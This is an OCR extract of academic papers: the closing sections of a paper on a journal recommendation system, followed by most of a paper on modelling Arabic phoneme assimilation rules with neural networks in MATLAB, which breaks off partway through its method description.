

Fig. 14. Big data and information technology keyword.

A query in the form of a keyword is provided which relates to Information technology and big data combined with bioinformatics. Recommendation results show in Fig. 14 that the given keyword has the best match with “Advanced Engineering Informatics” and “Big data research” journal. As per overview information, the normal rating of “Big data research” journal and “Advanced Engineering Informatics” is 3 and 4, respectively. Along these lines, the author can choose among these two journals according to the priority.

A general keyword related to big data is used as a query to check the recommendations about the journal. Similarity value in Fig. 15 indicates that provided query has higher similarity with “Big data research” journal and is also similar to “Big data Analytics” journal.

As per survey result data, “Big data analytics” journal has an average rating of 2 and “Big data research” journal has an average rating of 3. Thus, the researcher can pick among these two journals as indicated by the need.

For journal recommendations, a keyword related to bio is added in the dataset. Similarity value in Fig. 16 indicates that it is suitable to choose “Biological Psychiatry” journal for the provided query.

Also, the survey results give 4 rating to this journal.



Fig. 15. General keyword for big data.



Fig. 16. Bio keyword.



Fig. 17. Keyword for computer network.

Keyword related to the network is introduced in the dataset as a testing query which clearly has highest similarity with "Computer Networks" journal as show in Fig. 17.

Rating for "Computer Network" journal is 2.

V. Conclusion

In journal recommendation system better results were achieved using both user opinion and archives. The results show that our model will help researchers to fasten the paper submission procedure which enhance user experience.

Similarly, the selection of good similarity measure for semantic analysis is vital part of our proposed framework. In addition, the proposed work will be optimized for web-based application which helps us in making the user experience better.

In conclusion, this work may pave the way to other domains which certainly have impact on the life of the user.

In future, we aim to implement this work in different tools like Hadoop and spark in order to compare their relative recommendation accuracy.

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The Computation of Assimilation of Arabic Language Phonemes

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***Abstract*—The computational phonology is fairly a new science that deals with studying phonological rules under the computation point of view. Computational phonology is based on the phonological rules, which are the processes that are applied to phonemes to produce another phoneme under specific phonetic environment. A type of these phonological processes is the assimilation process, which its rules reform the involved phonemes regarding the place of articulation, the manner of articulation, and/or voicing. Thus, assimilation is considered as a consequence of phonological coarticulation. Arabic, like other natural languages, has systematic phonemes' changing rules. This paper aims to automate the assimilation rules of the Arabic language. Among several computational approaches that are used for automating phonological rules, this paper uses Artificial Neural Network (ANN) approach, and thus, contributes the using of ANN as a computational approach for automating the assimilation rules in the Arabic language. The designed ANN-based system of this paper has been defined and implemented by using MATLAB software, in which the results show the success of this approach and deliver an experience for later similar work.**

Keywords—Computational phonology; phonological rules; assimilation; phonological coarticulation; artificial neural networks; MATLAB

I. Introduction

Phonology is a branch of linguistics that studies the patterns' descriptions of speech sounds and the sound alternations in a language. The patterns are composed of abstract smallest units or sound types, which are called phonemes. Phonemes are the embedded abstract featured units that represent a meaning-distinguishing group of sounds in a language [1]. Each language has its own phonemes, and when phonology of a language is studied, it is actually addressing the phonemic inventory and how phonemes are organized and used [2].

A phonological representation is defined as the intellectual symbolizing of sounds and sounds' combinations that embrace words in a certain spoken language we have in our minds [3]. The physiological and physical features of sounds or speech are studied via a branch of phonology called Phonetics, which is divided into [4]:

- Articulatory Phonetics: depending on the production organs, each phoneme has it unique features that give the phoneme its distinctiveness among other phonemes. Sounds distinctive features result because of three main reasons, which are: the place of articulation (where the phoneme is produced), the manner of articulation (the way the phoneme is produced), and the voicing (whether there is a vibration of the vocal cords or not) [5]. Phonetics comes here in an Articulatory Form (ArtF), which specifying the distinctive features as criteria to classify phonemes [1].
- Acoustic Phonetics (the sound wave): concerns with discovering the physical properties of waveform like the mean squared amplitude, duration, fundamental frequency, and frequency spectrum. It also studies the relationship between these properties and the abstract linguistic concepts: phones, phrases, or utterances. Finally, acoustic phonetics investigates the relationship between waveform's physical properties and articulatory or auditory branches of phonetics [6].
- Auditory (Perceptual) Phonetics: The study of speech sounds from listener's point of view that focuses on the process of hearing and perception of a sound wave as much as the ears and brain do with the speech sounds reaching them. Phonetics here comes into an Auditory Form (AudF) [7].

The produced speech sounds, which made up words, are represented using alphabetic writing systems. The non-represented predictable phonological processes and the common of historical muddling of systems are two well-known shortcomings of alphabetic writing systems. The first one is an evolving standard, which is called International Phonetic Alphabet (IPA) and aims to transcribe the sounds of all languages of the human being. Advanced Research Projects Agency (ARPA) defined the second phonetic alphabet system, which is called ARPAbet, for American English using only ASCII symbols. Diacritic marks are also used to give an additional description of phonemes when they are produced as allophones. Aspiration (an additional amount of air follows the production of a sound), for example, is expressed using the diacritic mark [^{h}] as in the word tar which is transcribed as [t^har] [6], [8]. In all cases, there are three levels in which phonological representations are given, which are [9]:

- The acoustic level: pitch, loudness, and duration properties of signal form. These properties are used in this level of phonological representation of a spoken word. This level defines an Underlying Form (UF).

- The cognitive level: vowel phonemes and consonant phonemes classification is used in this level to describe the phonological representation of a spoken word. It is a type of Surface Form (SF).
- The linguistic level: the vocal tract and the ways that govern the production of speech sounds (like production's approach and articulation's place) are used to describe the phonological representation of a spoken word. This level encompasses morpheme level which connects the phonology to the syntax and the semantics in the lexicon.

For example, /t/ is considered as a voiceless sound because there is no vibration in the vocal folds while producing it, while /d/ is a voiced sound because the vocal folds vibrate while producing it. These two phonemes are the same with regard to their place of articulation (alveo-dental), and the manner of articulation (stops); actually, the voicing is what differentiates between them [9].

Researchers in [10]-[12] established Bidirectional Phonology and Phonetics (BiPhon) model, which is shown in Fig. 1. BiPhon model consists of five levels of representation and stored knowledge in a model of phonology and phonetics, which is a combination of phonological production model proposed by phonologists and comprehension and production models proposed by psycholinguists [13].

When the phonemes of a word are produced, they come in a form called allophones [1] [14], [6], which are the audible modification process applied to a phoneme. Using allophone instead of another allophone of the same phoneme results in different pronunciations of a word. For example, allophone /t/ phoneme in Eighth /eitθ/ is [t], in Writer /reiɾər/ is [ɾ], and in Tar /tʰar/ is [tʰ] [15].



Fig. 1. Levels of representation and knowledge in a phonology and phonetics models [13].

[1] Phonemes are transcribed using phonetic transcription, in which symbols are put in virgules, while allophones are transcribed by phonemic transcription in which symbols are put in brackets [] [6].



Fig. 2. Variations of the /b/ Arabic phoneme.

Phonetics' environment influences the way that the phoneme comes out. Phonord is the name of the outcome words of the production process, which includes the allophones, after applying the phonological rules. Phonemes are affected by the phonetic environment when they are produced in words, sentences, and connected speech. The permitted arrangements of sounds are called Phonotactics [16]. Coarticulation is a term used to describe the changes happened to the phoneme because of a specific phonetic environment, and assimilation is a consequence of coarticulation [4], [5]. For example, when the word /kabt/ is uttered, /b/ is affected by the following voiceless sound /t/ and it becomes voiceless and the speech outcome becomes [kapt] because of using the phonological rule: if voiced sound /b/ is followed by a voiceless sound, (such as /t/), then change /b/ to voiceless /p/ [17]. Fig. 2 shows the variations of the /b/ Arabic phoneme in the outcome of [kapt] Arabic word, which is termed as phonord. /p/ is an allophone for /b/ in Arabic language and has no effect on the meaning of the word. Note that /b/ and /p/ are not allophones in English since they are two different phonemes. For example, the English words /pa:t/, which means tapping, is different in meaning from the English word /ba:t/, which means wooden stick [18].

Basically, the substitution of a phoneme, with another one in the word, results changing the word's meaning. To illustrate that, consider the substitution the phoneme /d/ in the Arabic word /da:r/, which means house, with phoneme /s/ produces the word /sa:r/ (which means walked). Obviously, they are very different two words. The different meaning words that have one different phoneme in their utterances are called minimal pairs. Also, phonemes' order and place in the word are very important since they give the intended meaning. For example, the Arabic words /sa:r/ which means walked, and /ra:s/, which means head are two different words. They have the same phonemes but in a different order in each word, and consequently different meanings. When the person has an impaired phoneme pattern or impaired system of phonemes, he is considered to have a phonological disorder [16].

Phonological alternation is another type of changes happens to a phoneme, which is quite found largely in most natural languages. Phonological alternation is the gathering of multiple phonemes to produce morphemes. Diachronic sound change is the systematic phonological or morpho-phonological process in language, which is expressed by using phonological rule. Generally, the phonological rules are phonetic notations or distinctive features (or both) that describe sound-related operations and computations which are performed by human brain for generating or comprehending spoken language, which termed as generative phonology. The following classifications of phonological rules come from the five phonological alternation forms, which are [19]:

- Assimilation: Change phoneme to allophone to make two adjust phonemes harmonic in their feature (elision).
- Dissimilation: Changes one of the sound's features to reduce its similarity to an adjacent sound in order to differentiate the two adjacent sounds.
- Insertion: Adding an additional sound between two adjacent sounds.
- Deletion: The omission of pronouncing a sound, for instance, a weak consonant or a stress-less syllable.
- Metathesis: Changing places of sounds within the same word.

The goal of this paper is to test the using of ANN for computing assimilation rule of Arabic phonemes. An overview over phonological and computational phonology has been made, focusing on the assimilation phonological rules in the Arabic language.

This paper is divided into the following main sections: The Arabic Language section (to describe its phonemes, phonemes alternation, and assimilation), Computational Phonology section (to describe computational models used in this field), section of Related Works and Approaches (to get benefit of previous work and experience, which is guiding the selection of a suggested approach), the Suggested Approach section (to handle the problem of computation of Arabic assimilation process), Results section (to make verification and validation of the proposed approach), Discussion section, and finally the Conclusions and Findings section (to discuss the suggested approach and its results).

II. Arabic Language

The Arabic language is a Semitic language spoken by 27 countries [20]. The main problem with the Arabic language is the range of assorted dialects, each of different phonology. However, it is worth to mention here that there is Modern Standard Arabic (MSA), which is used only in formal occasions and settings, such as literature and religious ceremonies, and Educated Spoken Arabic (ESA) spoken by educated people and it is not as formal as MSA [21]. The Modern Standard Arabic (MSA) consists of 26 consonants (b t d k ʒ q l m n f θ ð s Ṣ z ʃ x ɣ ḥ h r ç ŧ đ ∂ ʔ b), 2 semi-vowels (w j), and 6 vowels (ɪ i ə a ʊ u), according to (Sabir & Alsaeed, 2014). Arabic language has some phonemes that are not present in English, such as the emphatic sounds: /t/, /d/, /s/, /ð/. It also has pharyngeal sounds, such as / ç / and /ħ/, and uvular sounds, such as /q/ /χ/, and /ɤ/. Some phonemes, such as /q/ are not used in everyday colloquial Arabic (e.g., Jordanian Arabic), but they are used in Modern Standard Arabic (MSA), which is the formal shape of Arabic [21]. Arabic is a unique language in its sounds because they spread all over the tongue starting from the tip of the tongue and ending to the root of the tongue. It also has the glottal stop /ʔ/, which is considered as a phoneme. As for vowels, Arabic has three short vowels (harakat), which are /a, u, i/ (inflections) and three long vowels: /a:/, /u:/, /i:/ [22].

Like other natural languages, the Arabic language is governed by phonological alternations rules, which relate the phonemic level to the phonetic level and they show that the changes which occur to phonemes are not random; but are deliberate. Fig. 3 shows the phonological rule using distinctive features (description of phonemes using symbols), where (+) means that the feature is present and (–) means that the feature is absent. The condition of the phoneme is mentioned before the arrow and the changes are mentioned after the arrow. Fig. 3 explains symbols (color of explanations is the same color of symbol/s).

To illustrate how rule relates underlying representation to surface representation, consider the rule that says that voiced consonant becomes voiceless when it is followed by a voiceless sound. Let us look closely at the example of /b/ (which is a voiced consonant[2]) when it changes into /p/ (which is a voiceless consonant) in a specific environment (when it is followed by a voiceless sound). This example is illustrated in Fig. 4, in which the underlying representation /b/ (phonemic level) is the abstract form in one's mind, and /p/ (phonetic level) is considered as the surface representation that is produced by the speaker. What you have stored in mind is different from what you produce due to the ability of the brain to ease sound production (it is easier to produce voiceless sound proceeded by another voiceless sound rather than a voiced sound).

For example, we can see such this change practically in the Arabic word /kabt/ (which means "inhibition"). This word includes two consonants following each other: /bt/ and is mentally stored /kabt/. This word is going to be produced as [kapt] in some dialects. Note that the underlying representation of the word is /kabt/, and the surface representation of the word is [kapt]. In other words, what is in the mind is presented orally different (based on the phonetic environment).



Fig. 3. Phonological rule using distinctive features.



Fig. 4. Speaker's surface representation.

[2] Voiced sounds are produced with the vocal fold vibration while voiceless sounds are produced with no vocal fold's vibration.

Dissimilation is another phonological rule that is applied in some dialects where one sound from two identical sounds is changed to be different. The word /finʤa:n/ is produced as [finʤa:l], where /n/ is changed into /l/ [23]. Epenthesis - vowel insertion- is also another rule. When there are two consonants [3] following each other in a cluster, they are separated by a vowel. The example is employed in the word /kabt/, which is produced in some dialects as [kabit] [24]. Deletion of sounds is another way to ease speech. The word /zarqa:ʔ/ is produced as [zarqa:]. In this example, the glottal stop at the end of the word is deleted [25]. Another Arabic phonological rule is found in sound displacement in words (metathesis). For example, the word /malʕaqa/ "spoon" is produced as [maʕlaqa] [23]. This change of places might be due to the presence of two adjacent[4] sounds produced from the back of the mouth (/q/ and /ʕ/) and the goal of displacement is to separate the adjacent sounds from each other. Phonological rules are not applied on consonants only, but also on vowels. There are different variations of vowels in Arabic and some of them are presently based on dialects [26]. An example of phonological rules in Arabic vowels is the emphatic assimilation. As mentioned, there are three vowels in Arabic and three inflections (phonetically transcribed as short vowels). When the vowel is preceded or followed by an emphatic sound, it turns into a vowel that has some emphatic features. For example, /bata:ta/ (which means potato) is produced as [bɑtɑ:tɑ]. The underlying representations of the long vowel /a:/ and short vowel /a/ "inflection" in /bata:ta/ are not emphatic. However, the surface representations are [ɑ] and [ɑ:], both which are emphatic. The changes that occurred to the vowel are due to the effect of the emphatic sound beside it. However, certain authors applied the use phonetic transcription including vowel variations [27].

TABLE I. CLASSIFICATIONS OF ASSIMILATION

Criteria	Classifications
The amount of assimilation	Complete assimilation: the sound becomes exactly the same neighboring phoneme sound that affects it. Partial assimilation: the sound takes one neighboring sound features, which are the place of articulation, the manner of articulation, and / or the voicing.
The direction of assimilation	Progressive assimilation: when the previous sound affects the following sound Regressive assimilation: when the following sound affects the previous sound.
The distance between the sound that affects and the affected sound	Connected assimilation: If the two sounds follow each other Separate assimilation: If the two sounds are separated by sound /s/
The distinguishing features of sounds*	Place of articulation Manner of articulation Voicing

(* Some resources add two features: emphatic assimilation, and lip rounding [17].)

[3] Consonant cluster is a string of consonants without a vowel between them.

[4] Adjacent sounds are sounds that are produced from two closed places of articulation and the tongue needs to move very precisely to produce them.

Assimilation is resulted from syntagmatic constraints which are even adjustments of articulatory productions to be acceptable perceptual demands of the listener like place assimilation [28], [29]. Assimilation is one of the phonological rules that occur when speaking. The main purpose of assimilation is to ease speech and make it more cohesive with less muscular effort [30]. Assimilation, in general, is classified in different ways since there are different criteria used for classification of Assimilation. Table I illustrates some of the classifications of Assimilation [31], [32].

TABLE II. ASSIMILATION RULES OF ARABIC LANGUAGE

Assimilation Rule	What happens?	In what cases?	Word	Substitute
The identifier assimilation	/l/ changes to /ʃ, s, s, r, θ, n, d, d, t, t, ð, z/ or /ð/	/l/ is followed by:/ʃ, s, s, r, θ, n, d, d, t, t, ð, z/ or /ð, /.	/alsajja:rah/	[assajja:rah]
Deglottaliz-ation	/ʔ/ becomes a vowel	/ʔ/ is preceded by "harakat": /a/ "fathah" /u/ "dammah" /i/ "kasrah"	/faʔs/ /muʔmin/ /biʔr/	[fa:s] [mu:min] [bi:r]
Inflections assimilation in the pronoun	/u/ "dammah" becomes /i/ "kasrah"	/h/ of the pronoun is preceded by the /i/ "kasrah".	/ҫalaji:hum/	[ҫalaji:him]
Imalah	/a:/ becomes /e:/ [5]	/a:/ vowel is followed by a sound that has the inflection /i/	/sala:mih/	[sale:mih]
Lip rounding	/c/[6]. becomes /cʷ/	/c/ is followed by "dammah" /u/.	/kul/	[kʷul]
Labialization	/n/ becomes /m/	/n/ is followed by /b/ or /m/	/minma:/	[mimma:]
Emphatic assimilation	/s/ (non imphatic) becomes /s/ (emphatic)	/s/ is followed by an emphatic sound.	/sater/	[sater]
Voicing	/s/ becomes /z/ /t/ becomes /d/	/s/ or /t/ is preceded by a voiced sound.	/muhandis/ /ʔidtaҫa:/	[muhandiz] [ʔiddaҫa:]
Devoicing	/dʒ/ becomes /ʃ/ /d/ become /t/	/dʒ/ and /d/ are followed by /t/.	/ʔidʒtamaҫa/	[ʔiʃtamaҫa]

[5] /e:/ is part of the inventory of some dialects, such as Lebanese [26].

[6] /c/ means any consonant.

Worth to mention here, the first three classes could be combined into one class. For example, the assimilation in the word [ʔiddaça:] (which is originally /ʔitdaça:/ is called complete, connected, and regressive assimilation [30]. There are several kinds of assimilation process in the Arabic language, in which the rules of these kinds are summarized in Table II [6], [17], [23], [26], [30], [33].

III. Computational Phonology

Computational phonology is a computer science field that concerns with developing a set of computational models for both the patterns and alternations of speech sounds. These computational models are to be used for [34]:

1) Phonological parsing using finite-state phonology and optimality theory computation approaches: This is the mapping of a surface phonological shape to its underlying phonological structure.

2) Syllabification is an opposed phonological function that is used for mapping a syllable structure to phones' sequences.

3) Computational morphology or computational orthography to differentiate it from text morphology.

Computational phonology is fairly a new area of the computational linguistic branch and is getting fast growth results from applying computational linguistics' theories, approaches, and technologies to phonology. Computational phonology describes computational models of phonological representation, computational models of sound alternations in a language defined by phonology, and using phonological models to map from surface phonological forms to underlying phonological representation. Thus, computational phonology is viewed as the application field of formal computational approaches that aim to handle the representation and processing sound patterns (phonological information) required when words and phrases are either built or recognized. As it implies, this field of science is cooperation between both phonological analysis, which describes the formal models and tests it against data, and computer science, which implements these formal models as computational models. Attain this goal will certainly extend the use of these formal and computational models to the computer as well as human beings [35]. But what are the tasks that computational phonology should handle? The tasks of computational phonology, which are illustrated in Fig. 5 are: [34]



Fig. 5. Tasks of computational phonology.

1) Producing surface form (pronunciation) of a given underlying form using phonological and morphophonological rules relate to that underlying form.

2) Producing of underlying form of a given surface form (pronunciation).

3) Definition of syllable boundaries of a given underlying (or surface) form.

4) Definition of rules that relate a given a database of underlying and surface forms.

5) Definition of morphemes exist in a given transcribed (or written) unannotated corpus.

This list of tasks imposes defining the rules' types required for modeling NL phonological systems, and the computational approaches required to implement these rules.

Due to the nature of the phonological problem, the approaches of Artificial Intelligence (AI), which is a field of computer science, are the most suitable ones that able to implement phonological rules.

Two tasks should be handled by computation phonology, which are phonological representation and sound alternations in language. The computational models of phonological representation aim to convert these environments to computational models its three levels: linguistic level, acoustic level, or cognitive level. The computational models of sound alternations in language are the computational models of sound alternations rules defined by phonology in language. These models are required for syntactically analysis and synthesis of a spoken word or statement.

Generally, the phonological parsing is more interested in using phonological models to map from surface phonological forms (linguistic) to underlying phonological representation (acoustic). A related kind of phonological parsing task to be handled by computational phonology is the syllabification, which is used for speech synthesis and defined as the assigning of syllable structure to sequences of phones [36]. Major models defined by computational phonology that used for phonological parsing task are finite-state phonology and optimality theory, which both use finite-state automaton. Certain research related with computation of assimilation used ANN. Both of finite-state automaton and ANN (also called Connectionist approach) are considered as the main methods used in computational phonology [37].

IV. Related Works and Approaches

Searching about related works leads us to find that there are four key approaches that had been followed to handle problems of computational phonology. All of these approaches belong to AI discipline of computer science. This is very normal since phonology topic is considered as an application that required AI techniques to deal with it. The works with computational phonology are of two types, either with phonological data or with the rules of phonology. Documentation, description, exploration, and analysis (sorting, searching, tabulating, defining, testing, and comparing) are some examples of previous work types. The following subparagraphs categories the previous work depending on the computational approach.

The rule-based approach is one of AI approaches used in computational phonology. A set of if-then statements forms rule-based system, which can be used to create a program that will deliver a solution or decision to a problem, much like a human expert. These systems may also be called an expert system and generally implemented using Prolog programming language [34]. Bobrow and Fraser's [38] Phonological Rule Tester is an earliest computational phonology research work developed to alleviate rule evaluation problem. We can mention here the work of [39], who proposed declarative phonology and ensuing work with a mathematical groundwork in first-order logic. J. Coleman [40] proposed phonetic interpretation relating to speech synthesis and Firthian Prosodic Analysis (FPA).

Finite State Transducers (FST) is another approach used in computational phonology. There are two types of FST, which are deterministic and non-deterministic. In Deterministic Finite State Transducer (DFST), only one state transition for every input state and it not allowed to move to a new state without consuming an input. NFST is a 7-tuple (Q, Γ, Σ, ω, μ, q0, F), where [34], [41]:

1) Q: a finite set called the states
2) Γ: a finite set called the alphabet
3) Σ: a finite set called the output alphabet
4) ω: $Q \times \Gamma \cup \{\varepsilon\} \rightarrow P(Q)$ is the transition function
5) : $Q \times \Gamma \cup \{\varepsilon\} \times Q \rightarrow \Sigma^*$ is the output function
6) $q0 \in Q$ is the start state
7) $F \subseteq Q$ is the set of accept states

Non-Deterministic Finite State Transducer (NFST) allows the normal transition state, transition without consuming input, and no-transition for an input state, which in the last case means no processing for the current input or the input is not accepted. DFST is a 7-tuple (Q, Γ, Σ, ω, μ, q0, F) where [34], [41]:

1) Q: a finite set called the states
2) Γ: a finite set called the alphabet
3) Σ: a finite set called the output alphabet
4) $\omega : Q \times \Gamma \rightarrow Q$ is the transition function
5) $\mu : Q \times \Gamma \rightarrow \Sigma$ is the output function
6) $q0 \in Q$ is the start state
7) $F \subseteq Q$ is the set of accept states

Example for this approach of computation the phonology can be seen in the work of Kaplan and Kay, who proposed the using of Finite State Transducers (FST) to implement the rules of generative phonology as a computerized system in the early of 1980s. Since that time, FST was a method for many research phonological works. The role of FST can be understood as computing of relation between two sets [42]. A type of weighted automata called Markov models had been used also by many researchers in speech recognition, and other related applications, which used phonetically annotated corpora (TIMIT for example) as training data [43].

Among the wide range of different application areas, the use of ANN in computational linguistics has been proven through several developed applications. ANN becomes popular processing approach for phonologically based applications. The abilities of modeling gradient behavior and training (self-learning) of ANN were motivations of using this approach. The self-learning is achieved via using a training database, which is to be observed and used to update the weights and biases parameters to reach a good classification ability of the ANN. The lower error in the classification during training phase results better network's architecture. ANN's architecture encompasses the number of layers, the number of neurons in each layer, and the selected input and output processing functions [44].

ANN can be seen in many phonological different applications, in which thus the inputs and output will vary accordingly. M. Gasser [45] used Recurrent Neural Network (RNN) to recognize syllables and to repair ill-formed syllables. Imam et al [46] used Feed Forward Neural Networks (FFNN) for recognizing distorted speech. There are so many other examples that use different types and architectures of ANN in the different computational phonology based applications.

Optimality Theory (OT) is a finite-state model that considers a finite upper bound on the number of violations and used to solve the problems of phonology. OT was firstly proposed in 1993 by Alan Prince and Paul Smolensky [47]. While phonology was the main area that most OT has been applied and associated with, OT has been applied and used also in other subfields of linguistics like syntax and semantics. OT can be used to explain variation among world's languages. In OT, universal tendencies, which are called constraints, are to be formalized in abstract form instead of defining new languages' rules using the observations' set of theoretical phonological rules. However, there are two things to consider, firstly constraints conflict each other because they can be false from time to time, and secondly languages differ in both: the values held by constraints and the ranking of constraints, in which this ranking is used to grade and thus make more accurate selection for possible pronunciations (that is the outputs) result from certain input [48]. OT consists of three basic portions, which are: Generate (GEN) that generates a list of potential outputs from certain input, Constraints (CON) that are the rules used to select an alternative from defined possible outputs, and finally, Evaluate (EVAL) that aims to pick up the optimal candidate using the defined CON which is the output [34]. Machine Learning is an interesting approach that used also in computational phonology. Given certain domain data accompanied with other potential information, these systems are able to automatically develop a computational model for these data. There are two learning approaches. First one is the supervised algorithms, which uses input data engaged with its correct answers to induce generalization model to be employed with further data. The second one is the unsupervised algorithms that use data and learning biases [49].

V. Suggested Approach

Following the standard steps for computation, computational phonology addresses assimilation phonological rules in three steps: Input, Processing Rules, and Outcome (output). To illustrate this, Fig. 6 shows the application of phonological rules on /kabt/ (the formerly mentioned example).

Fig. 6. Phonological rules applied to the word /kabt/.



Fig. 7. Suggested approach of computation the assimilation rules of Arabic phonemes.

The example in Fig. 6 is used to define an approach for identifying and applying an assimilation rule considering an input phoneme. The steps followed for designing ANN are Data set collection, Creating, Configuring, and initializing of weights and biases of Network, Training of the Network, and the Using of the Network. Note that two ANNs, denoted as 1st stage BPNN[7] and 2nd stage BPNN, are going to be used in this research work. The function of the 1st stage BPNN is to recognize a phoneme. The function of the 2nd stage BPNN is to select the assimilation rule to be performed. This approach is illustrated in Fig. 7.

The assimilation process, in this work, is applied on phonemes of the Arabic language. The phonemes as data are recorded as signals and saved on files to be used as input to the 1st stage BPNN. Due to the huge size of the phoneme's signal, it is common that the phoneme's signal is going to be converted to a sort of representation that used the phoneme's features instead of phoneme's signal. The process of extracting phoneme's features is considered as a part of a pre-processing step that prepares the input data of the 1st stage BPNN as a pattern. The corpus used in this work is the MSA, which is illustrated earlier.

Different spectral analysis techniques are defined like Cepstral Analysis, Mel-scale Frequency Cepstral Coefficients (MFCC) Analysis, Linear Predictive Code (LPC), Perceptually Based Linear Predictive (PLP) Analysis, and Critical Band Filter Bank Analysis. In this work, LPC technique is used to represent the features of Arabic phoneme. According to LPC technique, the signal is composed of multiple parts. A mathematical representation of the signal is illustrated in (1) [50]:

$$s(n) = \alpha_1 s(n-1) + \alpha_2 s(n-2) + \ldots + \alpha_x s(n-x) \quad (1)$$

Where:

s(n): the sample of speech at time n,

α_1, α_2 and α_x: constants over the frame of speech analysis

x: LPC's order.

As it is recommended by previous works, we define the number of LPC's coefficients to be 16 considering minimizing the error possibly appeared between the original signal and the one represented by LPC's coefficients. MATLAB's library of functions contains LPC function that determines the coefficients of a forward linear predictor as a function of time [51]. Algorithm for developing training pattern is:

1) Read from phoneme_database, the first Arabic phoneme file using.
2) Extract phoneme's features using LPC function.
3) Save the features in a vector.
4) Normalize the pattern.
5) Repeat 1- 4 for the second Arabic phoneme.

